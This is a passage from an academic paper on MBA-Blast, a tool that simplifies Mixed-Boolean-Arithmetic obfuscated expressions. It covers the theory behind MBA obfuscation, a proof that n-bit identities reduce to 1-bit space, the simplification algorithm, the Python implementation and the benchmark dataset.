To demonstrate its practical viability, we implement MBA-Blast as an prototype and evaluate it on a comprehensive dataset including 10,000 diversified MBA expressions. Our evaluation demonstrates that MBA-Blast significantly outperforms existing approaches. Only MBA-Blast succeeds in simplifying all obfuscated MBA expression with negligible overhead. We also evaluate MBA-Blast in assisting real-world obfuscated binary code analysis, such as solving MBA-powered opaque predicates with an SMT solver, analyzing virtualization obfuscated malware, and reverse engineering the encryption key generation algorithm used by a ransomware. Our results show that MBA-Blast is an appealing method to simplify MBA obfuscated expressions.

The impact of our work is mainly on areas related to software analysis. MBA-Blast can help human analysts simplify complexity expressions and understand their behaviors. From the view of arms race, our work also benefits the obfuscation community, because we expose the limitation of existing MBA design so that further improvements can be developed.

In summary, we make the following key contributions:

- We demystify the underlying mechanism of MBA obfuscation and identify a two-way transformation feature. The generated MBA rules have the same behavior on 1-bit Boolean variables and any-length integers. We are the first to prove the existence of this feature.
- This finding paves the way for our novel MBA deobfuscation technique, called *MBA-Blast*. Our method replaces bitwise operations with specific MBA expressions. In this way, we can seamlessly adopt arithmetic reduction rules to simplify MBA obfuscated expressions.
- Our proposed approach is implemented as a prototype evaluated on a comprehensive MBA benchmark and real-world environment. The result shows that MBA-Blast outperforms existing tools in terms of better accuracy and efficiency. MBA-Blast's source code and the MBA benchmark are available at `https://github.com/softsec-unh/MBA-Blast`.

2 Background

For pedagogical reasons, we first introduce the technical background needed to understand MBA obfuscation. Then we discuss the limitations of existing MBA deobfuscation work, which also serves as a motivation for our research.

2.1 MBA Expression

As noted above, Mixed-Boolean-Arithmetic (MBA) expressions mix Boolean operators ($\wedge, \vee, \neg, \oplus, \ldots$) and traditional integer arithmetic operations ($+, -, \times, \ldots$). Historically, MBA is known as smart tricks in algorithm optimizations. For instance, HAKMEM Memo [36] and Hacker's Delight [37] collect numerous identity equations involving addition and subtraction combined with logical operations. Two examples are listed as follows.

$$x - y = x + \neg y + 1 \tag{1}$$

$$x \oplus y = x \vee y - x \wedge y \tag{2}$$

These two MBA identity equations are used for optimization purpose. Equation (1) shows how to build a subtracter from an adder and (2) presents a way to implement "exclusive or" using only three instructions, e.g., on a RISC machine. For a long time, MBA broadly scatters in various fields of computer science, e.g., optimization, data encoding, or compression, even without a formal name.

Zhou et al. [24, 38] extends the existing MBA concept to a more general model called "Boolean-arithmetic algebras", which generates MBA identities based on the following formal definition.

Definition 1. An MBA expression is:

$$\sum_{i \in I} a_i e_i(x_1, \ldots, x_t)$$

where a_i is a constant coefficient, e_i are bitwise expressions of variables $x_1, \ldots, x_t$. $a_i e_i$ is called a term in the MBA expression.

Expression (3) gives a more complex MBA example within the definition above. The MBA includes 5 terms: $x, y, -x \wedge y, -3(x \oplus y)$ and 5. Note that if the Boolean expression is `True`, the term only has the coefficient, like the last term 5.

$$x + y - x \wedge y - 3(x \oplus y) + 5 \tag{3}$$

2.2 MBA Obfuscation

Because MBA identities expose the equivalence between two expressions, they are directly applicable to program obfuscation to transforms a simple expression into a complex form. For example, equation (1) and (2) can be used for obfuscating $x - y$ and $x \oplus y$. More similar MBA identity equations can be found in Hacker's Delight [37]. Eyrolles [39] and Banescu [40] enumerate a collection of MBA equations for obfuscation. Several MBA obfuscation rules for $x + y$ are listed as follows. Zhou et al. [24] prove that *any Boolean function has its non-trivial MBA expression equivalents*, which lays the theoretical foundation of MBA obfuscation.

$$\begin{aligned}
x + y &\rightarrow (x \vee y) + (\neg x \vee y) - (\neg x) \\
x + y &\rightarrow (x \vee y) + y - (\neg x \wedge y) \\
x + y &\rightarrow (x \oplus y) + 2y - 2(\neg x \wedge y) \\
x + y &\rightarrow y + (x \wedge \neg y) + (x \wedge y)
\end{aligned}$$

Due to the simplicity in implementation and the desirable mathematical principle, MBA obfuscation has captured interests widely from academia and industry. For example, Quarkslab [27], Cloakware [28], and Irdeto [29] include MBA obfuscation in their commercial products. Tigress [41], an academic C source code diversifier/obfuscator, encodes integer variables and expressions into complex MBA forms [25, 26]. Mougey and Gabriel [30] present a real-world MBA example found in an obfuscated Digital Rights Management (DRM) system. Blazy and Hutin [42] integrate formally verified MBA obfuscation rules into the generated binaries by the CompCert C compiler [43]. Recently, Xmark adopted MBA obfuscation to conceal the static signatures of software watermarking [13]. As malware authors always seek more advanced evasion techniques to stay under the detection radar, it did not take them long to become aware of the practical advantage of MBA obfuscation. ERCIM News reported in 2016 that MBA obfuscation has been detected in malware compilation chains [44]. We also observe MBA used in malware and virtualization obfuscation as shown in Section 7.6 and 7.7.

2.3 Strength of MBA Obfuscation

MBA obfuscation is ideally applicable for hiding sensitive variables and secret algorithms, such as magic numbers in cryptographic functions [45] and encryption key generation procedures in ransomware [46]. Compared to other obfuscation techniques, MBA obfuscation exhibits multiple distinct advantages. We elaborate on the strength of MBA obfuscation in terms of potency, resilience, cost, and correctness. The first three metrics were proposed by Collberg et al.'s pioneer work [47] to evaluate an obfuscation scheme. Correctness is another critical problem emerging from recent obfuscation development, but it has been largely overlooked in prior work.

Potency. Potency refers to how *complex* or *unreadable* the obfuscated result is to a human security analyst. MBA obfuscation places a heavy burden on human reverse-engineers in four ways: (1) significantly increases the number of Boolean and arithmetic operators; (2) introduces a multitude of new integers and bit-vectors; (3) hides the real parameters among them; (4) shuffles the calculation order. Manually reversing an MBA expression to its initial form is very challenging. Figure 1 shows an example of the code before and after MBA obfuscation.

MBA obfuscation impedes the effort of reverse engineering data structures from binary code [48]. A constant obfuscated by MBA can achieve the similar effect as an "opaque constant" [49]: it allows users to load a constant into a register, but static analyzers cannot determine the exact value. Like opaque constants, MBA obfuscation can be used to mislead the target of unconditional jump and call instructions, hide a variable's address, and complicate define-use chain analysis.

Resilience. Resilience represents the robustness of an obfuscation method in terms of resisting an automatic deobfuscator. Eyrolles [39] applies multiple simplification methods (e.g., mathematical reduction, compiler optimization, and SMT solver simplification) on expressions with MBA obfuscation, but none of them can effectively produce a correct simplification result. Bardin et al. present a novel technique in IEEE S&P'17 to assist obfuscated binary analysis, called *backward-bounded dynamic symbolic execution* [20]. However, the authors admitted that MBA obfuscation introduces

```
int fun(int x,int y,int z)
{
  int c;
  c = x+y;




  return c;
}
```

(a) Original program.

```
int fun(int x,int y,int z)
{
  int c;
  c = 4*(~x&y)-(x^y)-(x|y)
      +4*~(x|y)-~(x^y)-~y-
      (x|~y)+1+6*x+5*~z+
      (~(x^z))-(x|z)-2*~x-
      4*(~(x|z))-4*(x&~z)
      +3*(~(x|~z));

   return c;
}
```

(b) MBA obfuscated program.

Figure 1: An example of MBA obfuscation for x+y, which is transformed into a complex expression mixing both arithmetic and boolean operations with a redundant variable z. A human analyst has a hard time to understand the new, obfuscated form.

hard-to-solve predicates, which hence become a major obstacle to their approach [50, 51]. In our evaluation, we use the state-of-the-art theorem solver, Z3 [52], to check the equivalence of the original expression and its MBA obfuscated form, but Z3 fails to return a result in five hours.

Cost. The cost of an obfuscation scheme includes two parts: instrumentation cost and run-time overhead. Instrumentation cost represents the time and resources for conducting the obfuscation transformation; run-time overhead refers to the slowdown and extra resource costs when the obfuscated program is running. MBA obfuscation adds very little overhead in terms of both types of cost. During obfuscation time, MBA transformations just rewrite the target expression with a new, complex but still equivalent MBA expression, without introducing any additional jump tables, function calls, or system calls. The obfuscation process can be directly applied to source code and easily combined with the normal compilation and linker workflow. The run-time overhead incurred by MBA obfuscation is also low because only simple boolean and arithmetic operations are involved. The new variables are directly located on the stack, so no extra cost comes from managing the heap memory blocks.

Correctness. Correctness means that the obfuscated program must behave exactly the same as the original program. Initially, correctness is easily guaranteed by designing individual obfuscation methods as a semantic-preserving transformation. However, as obfuscation methods are developed more and more complex, it becomes challenging to preserve program semantics after obfuscation. For instance, as one of the most sophisticated obfuscation techniques, code virtualization [8, 9] transforms part of a program to the bytecode in a new, custom virtual instruction set, and the bytecode is emulated by an embedded virtual machine at run time. Wang et al.'s study [53] points out that virtualization obfuscation results in program crash or incorrect output when 30% of the program is virtualized. Instead, MBA obfuscation is built on a solid mathematical basis, guaranteeing the correctness of obfuscation result. Recent work [42] has verified the correctness of a set of MBA obfuscation rules by using the formal proof system Coq [54].

2.4 Deobfuscation of MBA Expressions

On the other side of this arms race, researchers have explored the direction of reverse engineering and simplifying MBA expressions. Eyrolles' PhD thesis is the first work to go into this subject at full length [39]. Her experiments show that popular symbolic computation software such as Maple [55], Wolfram Mathematica [56], SageMath [57], and Z3 [52] fail to simplify MBA expressions because they do not support reduction rules for mixed bitwise and arithmetic operators. Furthermore, LLVM compiler optimizations [58] also have very limited effect on MBA simplification. Guinet et al. [33] present Arybo, a tool that normalizes MBA expressions to bit-level symbolic expressions with only $\oplus$ and $\wedge$ operations. However, the bloated size of bit-level expressions cause severe performance penalty, so Arybo can only deal with small-size MBA expressions. SSPAM [34] simplifies MBA expressions by a pattern matching algorithm. This method performs well on simplifying existing MBA examples and a real-world example [30]. As a common limitation of pattern matching techniques, it uses limited known rules to discover and reduce MBA expressions so it cannot handle generic MBA obfuscation. Biondi [35] presents an algebraic simplification to reduce the MBA complexity, but the method only works for specific MBA patterns, thus is also not generically effective. Blazytko et al. [21] leverage program synthesis techniques [59] to simplify MBA expressions by generating another simpler but equivalent expression. Due to the non-determinism and sampling mechanism of program synthesis, the correctness of simplification result is not always guaranteed.

The common limitation of existing deobfuscation efforts is that they treat MBA obfuscation as a black box, rather than investigate the mechanism under the hood. We also find that the lack of a standard and comprehensive MBA benchmark creates an obstacle: without a ground-truth benchmark, it is not clear how to compare these different methods.

3 How MBA Obfuscation Works: from One-bit to N-bit

In this section, we demystify the detailed underlying mechanism of MBA obfuscation. Zhou et al. [24] propose a systematic method to automatically generate MBA equations. By checking the truth table for t 1-bit variables, their method first seeks an MBA identity equation that holds for the t 1-bit variables, and then it deduces that the MBA equation also holds for any-length integer variables. In particular, for any $2^t \times k$ Boolean matrix with linearly dependent column vectors, it

generates an MBA identity for t variables and k terms. The following example elaborates the procedure. Given a $2^2 \times 5$ Boolean matrix M ($t = 2$ and $k = 5$), we derive a bitwise expression for each column. The bitwise expressions involve two 1-bit variables, x and y. M essentially shows the truth table enumerating all possible values of x, y, and the bitwise expressions.

$$M = \begin{pmatrix} 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 1 & 1 & 0 \\ 1 & 0 & 1 & 0 & 1 \\ 1 & 1 & 1 & 0 & 0 \\ x & y & x \vee y & \neg x \wedge y & x \wedge \neg y \end{pmatrix}$$

Then we solve the linear equation system $M\vec{v} = 0$ and get the solution vector $\vec{v}$.

$$\vec{v} = \begin{pmatrix} 1 \\ 1 \\ -2 \\ 1 \\ 1 \end{pmatrix}$$

Regarding $\vec{v}$ as the coefficients, we produces an MBA identity as follows. The equation holds because the matrix M, treated as the truth table, exhaustively enumerates all possible values of the expressions.

$$x + y - 2(x \vee y) + (\neg x \wedge y) + (x \wedge \neg y) = 0$$

From this identity, an MBA obfuscation rule is easily constructed as follows:

$$x + y \rightarrow 2(x \vee y) - (\neg x \wedge y) - (x \wedge \neg y)$$

Although so far this method only guarantees that the MBA identity holds for 1-bit variables, Zhou et al. [24] further prove it also holds for integers of any length. For simplicity, here we ignore the formal mathematical proof and give an imprecise description. For n-bit integers, every bit is treated separately when calculating the MBA expression. Because the identity holds for every bit, the whole calculation result also holds. Let X and Y be n-bit integers. $x_0, y_0, x_1, y_1, \ldots$ represent every bit of the integer. The following calculation shows how the 1-bit identity is extended to an n-bit MBA expression:

$$X + Y - 2(X \vee Y) + (\neg X \wedge Y) + (X \wedge \neg Y) =$$

$$\sum \begin{cases} 2^0 \cdot (x_0 + y_0 - 2(x_0 \vee y_0) + (\neg x_0 \wedge y_0) + (x_0 \wedge \neg y_0)) \\ 2^1 \cdot (x_1 + y_1 - 2(x_1 \vee y_1) + (\neg x_1 \wedge y_1) + (x_1 \wedge \neg y_1)) \\ \ldots \\ 2^{n-1} \cdot (x_{n-1} + y_{n-1} - 2(x_{n-1} \vee y_{n-1}) + (\neg x_{n-1} \wedge \\ \qquad\qquad y_{n-1}) + (x_{n-1} \wedge \neg y_{n-1})) \end{cases}$$

$$= 2^0 \cdot 0 + 2^1 \cdot 0 + \cdots + 2^{n-1} \cdot 0$$
$$= 0$$

This method provides a systematic approach for constructing MBA equations. It is generic to cover simple cases such as shown in Hacker's Delight [37] and also the complex cases in Eyrolles [39] and Tigress [41].

4 Our Finding: "N-bit to One-bit" Also Holds

In this section, we present an exciting finding: the existing MBA obfuscation design actually implies a two-way transformation feature between 1-bit and n-bit variables. This finding paves the way for our deobfuscation method.

The approach in Section 3 successfully extends MBA identity from 1-bit space to integer space. Interestingly, the authors also vaguely mention that the reverse direction is also "plainly" correct. That means, if an MBA identity exists in integer space, then it must also hold in 1-bit space, which can be represented by the Boolean matrix described in § 3. However, the description provided by the authors was too brief to fully understand the proof procedure. It is not a trivial question because normal math reduction rules do not work by default within the context of MBA calculation. Eyrolles [39] also admitted that "we keep only one direction of the equivalence—this is the only direction we were able to prove, despite the other one being described as 'plain' by Zhou et al."

We wish to highlight that the correctness of n-bit to one-bit transformation is a matter of utmost importance: it will shatter the foundation of MBA obfuscation. If this proposition is proved as true, an integer MBA identity is the sufficient and necessary condition for the same form of MBA identity in 1-bit space. This implies that any integer MBA identity can be reduced to 1-bit space for simplification. Since 1-bit space is significantly smaller than integer space, the solution space for simplification and verification will be exponentially reduced, as we demonstrate later.

We prove the above proposition regarding n-bit to 1-bit transformation is true using *proof by contradiction*. To the best of our knowledge, we are the first to verify the correctness of this proposition. The detailed proof is shown as follows.

Definition 2. Let $E = \sum_{j=0}^{s-1} a_j e_j$ be an MBA expression, where a_j are integers and e_j are boolean functions $f_j(X_1, X_2, \ldots, X_t)$ taking t variables $X_1, X_2, \ldots, X_t$ as input. Each variable has n bits. We use $X_{k,i}$ to represent the ith bit of the kth input variable in e_j. Let M be the $2^t \times s$ boolean matrix representing the truth table of $e_0, e_1, \ldots, e_{s-1}$. $\vec{v} = \begin{pmatrix} a_0 \\ a_1 \\ \ldots \\ a_{s-1} \end{pmatrix}$ is an s dimension vector consisting of all the coefficients in E.

Theorem 1. $E \equiv 0$ if and only if the linear system $M\vec{v} = 0$.

Proof. The sufficiency is proved in the MBA construction method [24], that is, if $M\vec{v} = 0$, then $E \equiv 0$. Now we prove

the necessity, namely, if $E \equiv 0$, then $M\vec{v} = 0$.

If $E \equiv 0$, then

$$E = 2^0 \cdot E_0 + 2^1 \cdot E_1 + \ldots + 2^{n-1} \cdot E_{n-1} \equiv 0$$

where E_i is the calculation of E on the ith bit of input variables:

$$E_i = \sum_{j=0}^{s-1} a_j \cdot f_j(X_{1,i}, \ldots, X_{t,i})$$

We prove $E_i = 0$ by contradiction.

Suppose $\exists k, E_k = \sum_{j=0}^{s-1} a_j f_j(X_{1,k}, \ldots, X_{t,k}) = \bar{e} \neq 0$. We construct a group of inputs $X'_1, X'_2, \ldots, X'_t$ where

$$\begin{cases} X'_{1,i} = X_{1,k} \\ X'_{2,i} = X_{2,k} \\ \ldots \\ X'_{t,i} = X_{t,k} \end{cases} \quad i = 1, 2, \ldots, n$$

Feed $X'_1, X'_2, \ldots, X'_t$ to E, then $\forall i = 1, 2, \ldots, n, E_i = \bar{e}$

$$\begin{aligned} E &= 2^0 \cdot E_0 + 2^1 \cdot E_1 + \ldots + 2^{n-1} \cdot E_{n-1} \\ &= 2^0 \cdot \bar{e} + 2^1 \cdot \bar{e} + \ldots + 2^{n-1} \cdot \bar{e} \\ &= (2^n - 1)\bar{e} \end{aligned}$$

Because $E \equiv 0$,

$$(2^n - 1)\bar{e} = 0$$

$$\bar{e} = 0$$

This contradicts the supposition that $\bar{e} \neq 0$. Hence, our supposition is false, so for any input $X_{1,i}, X_{2,i}, \ldots, X_{t,i}$,

$$E_i = \sum_{j=0}^{s-1} a_j \cdot f_j(X_{1,i}, \ldots, X_{t,i}) = 0$$

$$a_0 e_0 + a_1 e_1 + \ldots + a_{s-1} e_{s-1} = 0$$

Therefore,

$$M\vec{v} = 0$$

□

Essentially our proof shows that, if an n-bit MBA identity

$$E(X_1, X_2, \ldots, X_t) \equiv 0$$

holds, the same identity also holds in one-bit space

$$E(x_1, x_2, \ldots, x_t) \equiv 0$$

This conclusion completes the " two-way transformation" feature in MBA obfuscation, which sheds a light on our new approach to reversing MBA obfuscation.




Figure 2: The logic flow of MBA-Blast simplification. (1) Transform the Obfuscated MBA expression from n-bit to 1-bit space. (2) Simplify the MBA in 1-bit space. (3) Transform the simplified MBA from 1-bit to n-bit space.

5 MBA-Blast

The "two-way" feature in current MBA obfuscation implies that any n-bit obfuscated MBA expression can be simplified in 1-bit space. Consequently, the MBA reduction in 1-bit space is equivalent to that in n-bit space. This idea enlightens us to design a novel method, called *MBA-Blast*, to simplify n-bit MBA expression.

5.1 Approach

Our key idea is to develop MBA simplification rules in 1-bit space and use them to simplify any n-bit complex MBA expression. Figure 2 shows the logic flow. Given an n-bit obfuscated MBA expression E_n, our goal is to find a simple and equivalent n-bit expression E'_n as the simplified result (as indicated by the dashed arrow). Theoretically, our simplification includes three steps as follows.

(1) Transform E_n in n-bit space to E_1 in 1-bit space.
(2) Find a simplified MBA expression E'_1 in 1-bit space, such that $E_1 - E'_1 \equiv 0$.
(3) Transform E'_1 in 1-bit space to E'_n in n-bit space.

Step (1) and (3) have been proved in Section 3 and 4, which means, any n-bit MBA identity is equivalent to the same form on 1-bit space.

$$E_n - E'_n \equiv 0 \quad \Leftrightarrow \quad E_1 - E'_1 \equiv 0$$

Therefore, the simplification problem boils down to Step (2): finding a simple MBA form E'_1 to satisfy the 1-bit MBA identity $E_1 - E'_1 \equiv 0$.

The unique benefit of reducing the problem to 1-bit space is that, *we can use truth tables to enumerate all possible values*. 1-bit variables only have two possible values, 0 and 1, so it

Table 1: Truth table of $x \vee y$ and $x \wedge y$.

x	y	$x \vee y$	$x \wedge y$
0	0	0	0
0	1	1	0
1	0	1	0
1	1	1	1

largely reduces the searching space when investigating MBA equation. Taking the truth table in Table 1 as an example, applying the method in Section 3 generates the following 1-bit MBA equation,

$$x + y - (x \vee y) - (x \wedge y) = 0$$

which means,

$$x \vee y = x + y - (x \wedge y)$$

In this way, we can build MBA equations for two-variable truth table ($2^4 = 16$ different cases), as shown in Table 2. For ease of presentation, the first column presents the truth values as a 4-digit binary string, e.g., the truth value of $x \vee y$ is 0111. Note that the truth value 1111 is represented as -1 to guarantee MBA equations are valid on a ring [24].

The interesting finding in Table 2 is that, all the 16 cases can be represented as a linear combination of x, y, $x \wedge y$, and -1. In other words, any two-variable 1-bit expression can be transformed to an MBA expression with the following general form, where c_1, c_2, c_3, c_4 are coefficients.

$$c_1 x + c_2 y + c_3 (x \wedge y) - c_4$$

This finding forms the foundation of our simplification method. According to Definition 1, an MBA expression $\sum a_i e_i$ is essentially a linear combination of 1-bit expressions. After replacing all 1-bit expressions with the corresponding MBA forms in Table 2 and combining like terms, the original MBA expression will be reduced to a simple form including only 4 terms: x, y, $x \wedge y$, and a constant.

$$\begin{aligned} \sum a_i e_i &= \sum a_i (c_{1i} x + c_{2i} y + c_{3i} (x \wedge y) - c_{4i}) \\ &= C_1 x + C_2 y + C_3 (x \wedge y) - C_4 \end{aligned}$$

The following example shows how to simplify the obfuscated MBA expression in Section 3, $x + y \rightarrow 2(x \vee y) - (\neg x \wedge y) - (x \wedge \neg y)$.

$$\begin{aligned} & 2(x \vee y) - (\neg x \wedge y) - (x \wedge \neg y) \\ &= 2(x + y - x \wedge y) - (y - x \wedge y) - (x - x \wedge y) \\ &= 2x + 2y - 2(x \wedge y) - y + (x \wedge y) - x + (x \wedge y) \\ &= x + y \end{aligned}$$

This procedure produces an MBA identity equation $2(x \vee y) - (\neg x \wedge y) - (x \wedge \neg y) = x + y$ in 1-bit space. According to the "two-way" feature, this equation also holds in n-bit space.

Table 2: Enumeration of all the Bool-Arithmetic rules used in MBA-Blast.

Truth Value	Boolean Expr	MBA Expr
0000	0	0
0001	$x \wedge y$	$x \wedge y$
0010	$x \wedge \neg y$	$x - (x \wedge y)$
0011	x	x
0100	$\neg x \wedge y$	$y - (x \wedge y)$
0101	y	y
0110	$x \oplus y$	$x + y - 2 * (x \wedge y)$
0111	$x \vee y$	$x + y - (x \wedge y)$
1000	$\neg(x \vee y)$	$-x - y + (x \wedge y) - 1$
1001	$\neg(x \oplus y)$	$-x - y + 2 * (x \wedge y) - 1$
1010	$\neg y$	$-y - 1$
1011	$x \vee \neg y$	$-y + (x \wedge y) - 1$
1100	$\neg x$	$-x - 1$
1101	$\neg x \vee y$	$-x + (x \wedge y) - 1$
1110	$\neg(x \wedge y)$	$-(x \wedge y) - 1$
1111	-1	-1

Therefore, $x + y$ is the simplification result of $2(x \vee y) - (\neg x \wedge y) - (x \wedge \neg y)$ in n-bit space. A more complex example is shown in Appendix C, which simplifies the MBA expression in Figure 1.

The distinct advantage of our method is that it guarantees to simplify an MBA expression to a normal simple form, with only low-cost arithmetic computation. The "two-way" feature guarantees the simplification result seamlessly working in 1-bit space and n-bit space.

5.2 MBA-Blast Algorithm

The method above is able to simplify one MBA expression. However, in practice, a complex MBA expression may include multiple sub-expressions obfuscated by different MBA equations. We need to apply the simplification to each sub-expression recursively until no sub-expression can be simplified any more. The whole procedure is described as Algorithm 1.

The algorithm takes an expression E as input and returns its simplified form. First, it traverses all sub-expressions of E and marks it as reducible if the sub-expression is an MBA. Then, for each reducible sub-expression e, the algorithm first replaces every bitwise operation with the MBA expression in Table 2 (ReplaceBoolWithMBA) and then performs conventional arithmetic reduction (ArithReduce) to get the normal form. Next, the ReplaceMBAWithBool function tries to match the normal MBA form with the simple bitwise expression in Table 2, e.g., $-y + (x \wedge y) - 1$ is replaced by $x \wedge \neg y$. If e' is simpler than e, which means the simplification is successful, e' is used for updating the whole expression E. Otherwise, e' is already the simplest form, so the algorithm marks e as

Algorithm 1 MBA-Blast Algorithm

```
1:  Input: MBA expression E
2:  function MBA-BLAST(E)
3:      for e_s ∈ SubExpr(E) is MBA do
4:          e_s ← reducible
5:      end for
6:      while e ∈ SubExpr(E) is reducible do
7:          ReplaceBoolWithMBA(e)
8:          e' ← ArithReduce(e)
9:          ReplaceMBAWithBool(e')
10:         if e' is simpler than e then
11:             update(E, e')
12:         else
13:             e ← irreducible
14:         end if
15:     end while
16:     return E
17: end function
```

irreducible and continues to work on other reducible sub-expressions. The complexity of e' and e are measured by the number of their Directed Acyclic Graph (DAG) nodes. More detailed discussion about complexity measurement of MBA expressions is presented in Section 7. The algorithm keeps simplifying MBA sub-expressions and it terminates when no reducible sub-expression is available.

6 Implementation

We implement the algorithm as an analysis prototype called MBA-Blast. Figure 3 shows an overview of MBA-Blast's architecture and how it interacts with other analysis tools. The prototype accepts inputs from various front-ends, simplifies MBA expressions, and outputs the results in different formats. In total, the whole implementation includes a front-end interface, the main MBA-Blast program, and a back-end interface. The front-end interface receives MBA expressions from different sources (e.g., an execution trace, the disassembled code from IDA Pro [60], or source code) and translates the code to an intermediate representation (IR) for MBA-Blast to process. MBA-Blast simplification consists of four major components. First, a parser reads the obfuscated formula and builds the Abstract Syntax Tree (AST). Second, a tree substitution component substitutes bitwise operations with specific MBA expressions. After that, each AST is translated to IR by a formula generation step. The last component applies arithmetic reduction laws to the formulas and outputs the simplified results to the back-end interface. The back-end interface can translate the IR to different outputs, for example, human-readable formulas or SMT-LIB code for theorem provers such as Z3. MBA-Blast is designed as a tool that can easily work with binary analysis tools, solvers, and compilers.

The whole prototype is written in 2800 lines of Python code. The parser, AST substitution, and formula generation components are developed based on Python `AST` library. We leverage the `SymPy` library for arithmetic simplification and solving linear equation systems. We design an representation for efficiently analyzing, transforming, and interpreting MBA symbolic formulas. We also develop several utilities for measuring the quantitative metrics of MBA expressions, such as counting the number of DAG nodes and MBA alternations.

7 Evaluation

In this section, we conduct a set of experiments to evaluate MBA-Blast. We have four objectives in mind: *correctness*, *effectiveness*, *practicability*, and *performance*. In particular, we design experiments to answer the following four research questions (RQs).

1. **RQ1:** Is the simplified result equivalent to the original MBA expression? *(correctness)*
2. **RQ2:** Compared to the original complicated MBA expression, how much complexity is reduced by MBA-Blast? *(effectiveness)*
3. **RQ3:** Is MBA-Blast able to assist security experts in real-world software reverse engineering? *(practicability)*
4. **RQ4:** How much overhead does MBA-Blast introduce? *(performance)*

As the answer to RQ1, we apply MBA-Blast to simplify two MBA datasets where the ground truth (correctly simplified form) is available. We use Z3 solver [52] to check whether every simplified result is equivalent to the ground truth. For RQ2, we calculate and compare the complexity metrics such as number of DAG nodes and number of MBA alternation. We also run Z3 on the original and simplified MBA to compare the solving time. For RQ3, we perform case studies to show MBA-Blast's practicability, including analyzing the output of an MBA obfuscator, solving MBA-powered opaque predicates, and reverse-engineering virtualized malware and a ransomware sample. In response to RQ4, we study MBA-Blast's performance data such as running time and memory footprint.

7.1 Experimental Setup

Datasets. We aim to evaluate MBA-Blast using a large number of diverse MBA expressions. First, we checked existing resources including MBA expressions [24, 30, 36–39] and collected 62 MBA obfuscation equations as the first dataset. The number of existing MBA examples is quite deficient for a systematic study. We also find these examples are biased as well. For instance, they only include a limited diversity of bitwise expression patterns like $x \wedge y$ and $x \vee y$.

We notice that new MBA identity equations can be simply extended from the linear combination of existing MBA




Figure 3: An overview of MBA-Blast's workflow. The words in italics represent the format between two components.

identities. Figure 4a shows an example. By multiplying -2 to the second MBA identity and then adding to the first one, it extends a new MBA obfuscation expression. Furthermore, this extension can also produce multiple-variable MBA expressions as shown in Figure 4b.

$$
\begin{aligned}
&x \oplus y = y + x - 2(x \wedge y) \\
&x \wedge y = (x \vee y) - (\neg x \wedge y) - (x \wedge \neg y) \\
&\qquad \Downarrow \\
&x \oplus y = y + x - 2(x \vee y) + 2(\neg x \wedge y) + 2(x \wedge \neg y)
\end{aligned}
$$

(a) Generate new MBA identity by linear combination.

$$
\begin{aligned}
&x + y = 2(x \vee y) - (\neg x \wedge y) - (x \wedge \neg y) \\
&x \wedge z = -(x \oplus z) + z + (x \wedge \neg z) \\
&\qquad \Downarrow \\
&x + y + z = 2(x \vee y) - (\neg x \wedge y) - (x \wedge \neg y) + (x \wedge z) \\
&\qquad\qquad + (x \oplus z) - (x \wedge \neg z)
\end{aligned}
$$

(b) Generate multiple-variable MBA identity.

Figure 4: Extend MBA identities by linear combination.

These extensions synthesize the Dataset 2 including $10,000$ MBA expressions. Every sample in the dataset is a 3-tuple: $\langle C, S, M \rangle$. C is the complex MBA form, S is the simple form, and M records the meta data. Note that, S is the correct simplified result, i.e., ground truth, for every complex MBA C. To guarantee the diversity of the dataset, we control the following features, which are calculated and saved as the meta data M in every sample.

- **Length of variables.** The dataset covers different variable length, including 8 bits, 16 bits, 32 bits, and 64 bits. Each category contains $2,500$ MBA expressions.
- **Number of variables.** The number of input variables ranges from 1 to 10.
- **Number of terms.** Since new MBA expressions can be generated by linear combination, the number of terms is another feature for controlling complexity. Number of terms in this dataset ranges from 3 to 80.

Peer Tools for Comparison. We collect existing, state-of-the-art MBA deobfuscation tools and run them on the same datasets as the comparison baselines. The latest version of three open source tools are downloaded from GitHub for comparison: Arybo [33], SSPAM [34], and Syntia [21]. Arybo is a Python tool for transforming MBA formulas to a bit-level symbolic representation. SSPAM (Symbolic Simplification with PAttern Matching) is a tool for simplification of MBA expressions written in Python. It uses `SymPy` for arithmetic simplification, and Z3 for flexibly matching equivalent expressions with different representations. Syntia is a program synthesis framework for synthesizing obfuscated code's semantics. It produces input-output pairs from instruction traces and then synthesizes a code snippet's semantic based on these input-output pairs.

Machine Configuration. All of our experiments are running on a testbed machine with Intel Xeon W-2123 4-Core 3.60GHz CPU, 64GB 2666MHz DDR4 RAM, 2.5TB SSD Hard Drive, Running Ubuntu 18.04 OS.

7.2 Dataset 1: Collected MBA Examples

In the first experiment, we run MBA-Blast and other peer tools on Dataset 1, which contains all MBA expressions collected from existing works. The simplification result is evaluated from two aspects, *correctness* and *effectiveness*.

